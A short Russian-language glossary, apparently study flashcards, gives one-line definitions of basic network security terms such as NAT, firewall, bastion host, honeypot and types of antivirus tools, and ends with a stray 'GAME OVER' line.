**NAT (Network Address Translation)** = переадресация сетевых пакетов

**Фаерволл (брандмауэр)** = фильтр сетевого трафика

**Бастионный узел** = компьютер ДМЗ с «урезанной» операционной системой и дополнительными средствами защиты

**Медовый горшочек (honeypot)** = компьютер с ослабленной защитой

**Антивирус** = средство обнаружения, блокирования и удаления нежелательных программ

**Антивирус-сканер** = средство поиска в/п в файлах, памяти и сетевых пакетах

**Антивирус-монитор** = средство блокирования доступа к в/п

**Антивирус-песочница** = виртуальная машина, моделирующая доступ к ресурсам

**Проактивный антивирус** = средство отслеживания подозрительного поведения программ



GAME OVER